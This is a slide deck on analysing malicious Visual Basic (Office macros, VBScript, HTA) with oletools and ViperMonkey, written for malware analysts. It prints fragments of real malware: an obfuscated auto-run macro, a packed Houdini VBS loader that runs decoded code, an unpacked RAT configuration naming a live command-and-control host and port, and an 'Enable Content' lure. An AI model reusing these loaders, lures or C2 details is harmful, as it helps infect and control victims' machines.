Analysis of Malicious Visual Basic

VBA Macros
Visual Basic Scripts
HTA

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Visual Basic Introduction

- Visual Basic (VB) is a Windows specific programming language based on BASIC.
- It was introduced in 1991 and end-of-lifed in 2008.
 - ▶ VB variants still run under Windows 10.
- Where can Visual Basic be run?
 - ▶ **VBScript** (VBS) (.vbs) script files can be run with cscript.exe or wscript.exe.
 - ▶ Hypertext Application (HTA) (.hta) script files can be run with mshta.exe.
 - ▶ Visual Basic for Applications (VBA) (.doc, .docm, .xls, .xlsm, etc.) macros can be run in Microsoft Excel or Word.
- ▶ VB is heavily used in legitimate business processes.
- ► It is also used by malicious actors!

Why Malicious Visual Basic?

- High likelihood of malware running.
 - ▶ VBS and HTA scripts will run on almost all Windows machines.
 - ▶ VBA macros will run on any machine where Microsoft Office is installed.
- Ease of use.
 - ▶ Web browsers are continually patched, making web exploit kits difficult.
 - General system vulnerabilities are patched.
 - ▶ Visual Basic has many legitimate uses, so why not use that!
- ▶ VB malware is typically used in initial dropper/downloader phase

Example Campaigns Using Visual Basic

- Emotet (VBA macros)
 - Modular banking Trojan.
 - Very active.
- Trickbot (VBA macros)
 - Modular banking Trojan.
- Houdini (VBS)
 - ▶ VBScript RAT.
 - ▶ Old, but still used.






Preview is not available for this document, this document is designed to work only on Windows Platforms with the latest version of Microsoft Office. Please "Enable Editing" and then "Enable Content" if you're using an outdated version of Microsoft Office.

Analyzing Malicious VBA Macros (Introduction)


- Macros are Visual Basic programs that run in the context of an open MS Office document (Excel, Word, PowerPoint).
- Typically the user must enable macros before they will run.



- Certain VBA functions will be automatically run when macros are enabled.
 - auto_close(), auto_open (), document_beforeclose (), document_close(),
 document_open(), workbook_activate(), workbook_close(), workbook_deactivate(),
 workbook_open(),
- Analysis goal: Find network and file IOCs from malicious Office files.


Analyzing Malicious VBA Macros (Manual)

- ▶ Do your analysis in a VM with networking disabled.
- Load the Office file in Word/Excel.
- Don't enable macros.



Analyzing Malicious VBA Macros (Manual)

- Go to the VBA macro IDE in Word/Excel.
 - Developer Tab -> Visual Basic Button
- ► Find all calls to VBA functions that run commands (Shell, Run, Create, etc.) and replace them with Debug.Print.




Analyzing Malicious VBA Macros (Manual)

- Save, close, and reopen the document.
- Enable macros.

FormattingShow False FormattingShow False

Check the IDE for debug output.



2nd Stage Downloaded With PowerShell

Analyzing Malicious VBA Macros (Manual Analysis Downsides)

- Time intensive.
 - > Several steps must be performed per file analyzed.
- Risky.
 - You must ensure that you find and deactivate all VBA calls that can actually damage or infect your VM.
 - ▶ Though unlikely, malware that escapes VMs is sometimes possible.
- Not easily automatable.
 - ▶ All of the described steps were performed through the GUI.

Analyzing Malicious VBA Macros (Automated, Sandboxing)

- Sandboxing
 - Pros
 - **Easy.**
 - ▶ Many free or commercial sandbox solutions are available.
 - ▶ Cons
 - ▶ May miss IOCs due to gating (anti-sandboxing).
 - ▶ Might be hard to include in an automated work flow.
 - ▶ Time. Usually takes ~5 minutes to complete a sandbox run.

Analyzing Malicious VBA Macros (Automated, Linux Tools)

- Several free/open source Linux Visual Basic analysis tools are available.
 - ► Olevba https://github.com/decalage2/oletools/wiki/olevba
 - Oledump https://blog.didierstevens.com/programs/oledump-py/
 - ▶ Olemeta https://github.com/decalage2/oletools/wiki/olemeta
 - ViperMonkey https://github.com/kirk-sayre-work/ViperMonkey
- These tools let you work with malicious Visual Basic files in an environment where the malware is unlikely to run.
 - ➤ Caveat: Wine, LibreOffice with macros allowed
- These tools are easy to integrate in an automated workflow.
 - ▶ They are all command line tools.

Analyzing Malicious VBA Macros (Linux Tools: olevba)

On

Run Command

Olevba is used to dump and analyze Visual Basic from VBA/VBS files.

```
victim:~/Projects/bad word doc/6 26 2019/examples> olevba 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc | more
olevba 0.54dev4 - http://decalage.info/python/oletools
FILE: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc
VBA MACRO ZX OwwZw.cls
<u>in file: 2d92a0c55abe4cba859</u>366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/ZX QwwZw'
in file: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/ZQAAoAx'
in file: 2d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/hDAZ1DAC'
(empty ma<mark>cro</mark>)
in file: <mark>2</mark>d92a0c55abe4cba859366c3113da0efaacc7dfed76ec7c3900689de29a43483.doc - OLE stream: u'Macros/VBA/KA401k'
Sub autoopen()
  If 00XZAx1 = vUADADA Then
                                                                                           Obfuscated
  Do While BAAABB And HQUQkC
      While mAGcOA And 232955648
         MABGxxc = Asc(671521870 / Oct(858637647))
      For T cAAD = 881580565 To 521320678
         oAAAUACA = 410604154
```

Analyzing Malicious VBA Macros (Linux Tools: olevba)

Olevba points out interesting/suspicious things about the file.

+		++
Type	Keyword	Description
AutoExec Suspicious Suspicious 	autoopen ShowWindow '\x08'	Runs when the Word document is opened May hide the application May use special characters such as backspace to obfuscate code when printed on the console (obfuscation: Hex)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option decode to see all)
Suspicious 	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (optiondecode to see all)
Hex String	#)Ud	23295564
Hex String	e2rc	65327263
Hex String	"tTF	22745446
i Hex Strina	B)@t	42294074

Analyzing Malicious VBA Macros (Linux Tools: oledump)

- Oledump provides detailed information about an OLE format file.
- It is used for deep dive analysis of OLE files (like Office 97-2003 files).

```
victim:~/Projects/bad word doc/6 26 2019/examples> python ~/Software/DidierStevensSuite/oledump.py 2d92a
3900689de29a43483.doc
          114 '\x01Comp0bj'
         4096 '\x05DocumentSummaryInformation'
         4096 '\x05SummaryInformation'
         7191 '1Table'
        65406 'Data'
          654 'Macros/PROJECT'
          128 'Macros/PROJECTwm'
                                                      Can Drill Into
       5144 'Macros/VBA/KA4Q1k
                                                      OLE Streams
       14232 'Macros/VBA/QBDXQxBQ'
       1179 'Macros/VBA/ZQAAoAx'
                                                      for More Detail
          947 'Macros/VBA/ZX QwwZw'
12:
         8769 'Macros/VBA/ VBA PROJECT'
          931 'Macros/VBA/dir'
13:
14: m
         1179 'Macros/VBA/hDAZ1DAC'
15:
           97 'Macros/ZQAAoAx/\x01Comp0bj'
16:
          288 'Macros/ZOAAoAx/\x03VBFrame'
17:
          167 'Macros/ZQAAoAx/f'
          112 'Macros/ZQAAoAx/o'
19:
           97 'Macros/hDAZ1DAC/\x01Comp0bj'
          291 'Macros/hDAZ1DAC/\x03VBFrame'
20:
21:
          327 'Macros/hDAZ1DAC/f'
         5148 'Macros/hDAZ1DAC/o'
22:
         4096 'WordDocument'
```

Analyzing Malicious VBA Macros (Linux Tools: olemeta)

Olemeta dumps metadata (author, last saved, number of words, etc.) about

an Office file.


Properties from the SummaryInformation stream:			
Property	Value		
codepage title	1252		
subject	<u> </u>		
author	12345		
keywords			
ltemplate	Normal.dotm		
last saved by	12345		
revision_number	21		
	1560		
create_time	2018-10-04 16:16:00		
llast_saved_time	2018-10-05 09:18:00		
num_pages	1		
num_words	40		
num_chars	230		
	Microsoft Office Word		
security	0		
+	++		
Properties from the DocumentSummaryInformation stream:			
Property	Value		
codepage doc	1252		
lines	<u> 1</u>		
paragraphs	<u> 1</u>		
scale_crop	False		
company			
links_dirty	False		
chars_with_spaces	269		
shared_doc	False		
hlinks_changed	False		
version	786432		
+	++		

Analyzing Malicious VBA Macros (Linux Tools: ViperMonkey)

- ViperMonkey is a VBS/HTA/VBA emulator written in Python.
- It does not require Windows or Office.
- Simulates what would happen if the macros were run.
- Reports on:
 - ▶ Files dropped.
 - External commands run (ex. powershell, cmd.exe, bitsadmin, msiexec, etc.).
 - ▶ DLL imported functions called (ex. VirtualAlloc(), CreateRemoteThread(), etc.).
 - VBA built-in functions called.
 - ▶ Functions as an imphash for malicious document builders.

Analyzing Malicious VBA Macros (ViperMonkey Example: Emotet Maldoc)

vmonkey.py -s -iocs emotet.doc



Maldocs built with same builder call these VBA functions.

Analyzing Visual Basic Scripts (Introduction)

- VBScript files are text files.
 - You can view and edit them with your favorite text editor
- Manual Analysis
 - Like VBA macros, find process execution commands and replace them with Wscript. Echo.
 - ▶ Run the modified VBS file with cscript.exe.
- Dynamic Code Execution
 - ▶ VBS scripts can dynamically generate code strings and then run the generated VBS using the Execute() or ExecuteGlobal() VBS functions.
 - ▶ This can be used to pack VBS and dynamically unpack it upon execution.
 - ▶ This is why things like Houdini continue to be used.

Analyzing Visual Basic Scripts (Packed VBScript)

Packed Houdini Example

```
emacs@victim
□ 🚡 🗶 🐶 Save 🦠 Undo 🐰 🕟 📋 🔾
Set lopez = CreateObject("ADODB.Stream")
Private Function nat haniel(spe, tra, net)
 lopez.Type = 1
 lopez.Open
 lopez.Write spe
 lopez.Position = 0
 lopez.Type = 2
 lopez.CharSet = "us-ascii"
 nat haniel = lopez.ReadText
End Function
Private Function encode the string64(cook, book, touch, flat)
   Set xml dom = CreateObject("Microsoft.XMLDOM")
   Set xml tmp = xml dom.createElement("tmp")
   xml tmp.DataTvpe = "bin.base64"
   xml tmp.Text = book
   encode the string64 = xml tmp.NodeTypedValue
End Function
                                                                                                             Packed
Private Function fa mi ly(eva, nestle, dill, dstv, gotv, mitv)
       If eva = 1 Then
                                                                                                              VBS
               msgbox(mitv)
                                                         Run
               fa mi ly = 1
       ElseIf eva = 0 Then
                                                                                                             Payload
                                                          Decoded
              ExecuteGlobal dstv
               ra_mi_ty = z
       Else
                                                         VBS
               msgbox("This is very good :)")
               fa mi ly = 3
       End If
End Function
Private Function zufc(hgi, television, radio, power)
   Dim mut ex, the const, main cont, res ult
   mut ex = "#*"
```

main_cont = "JzxbIHJlY29kZXIgOiBob3VkaW5pIChjKSBza3lwZS#*6IGhvdWRpbmktZnggXT4KCic9LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09LT0tPS09CB0b3N0ID0gInBtMmJpdGNva • \$\psi \underset \underset

c329c93eeca593566a2c1fh9daeff3dh7d9dd6d659f125739a6fa9e723hha6a2 Top [1 (Fundamental)

Analyzing Visual Basic Scripts (Packed VBScript)


ViperMonkey will unpack, emulate, and display the packed payload.

```
File Edit Options Buffers Tools Help
 🛺 🚞 😿 🗶 Save 😘 Undo 🐰 🎉 🖺 🔍
'<[ recoder : houdini (c) skype : houdini-fx ]>
'=-=-= config =-=-=...")
        ACTION: Execute Command - params '\'<[ recoder : houdini (c) skype : houdini-fx ]>
'=-=-=- config =-=-=-
                                                              C2 Host
host = "pm2bitcoin.com"
port = 6969
                                                              and Port
'host = "fud.fudcrypt.com'
'port = 7744
installdir = "%appdata%"
lnkfile = true
lnkfolder = true
'=-=-=- public var =-=-=-=-=-=
dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobi
set httpobj = createobject("msxml2.xmlhttp")
'=-=-=- privat var =-=-=-=-=-
installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
```

Analyzing HTA Files (Introduction)


- HTA is used to build web-like interfaces without a browser sandbox.
- Scripting portions of the application can be written using JavaScript,
 VBScript, or a combination of the two.
- HTA files are text files (HTML).
- HTA script blocks are tagged in the HTA file.
- Very similar functionality to VBS files.
- Run with mshta.exe.

Analyzing HTA Files (Example)



Analyzing HTA Files (Automated)

ViperMonkey can also analyze VBScript based HTA files.



Questions?

► Slides: https://github.com/kirk-sayre-work/talks/blob/master/Analysis%20of%20Malicious%20Visual%20Basic.pdf



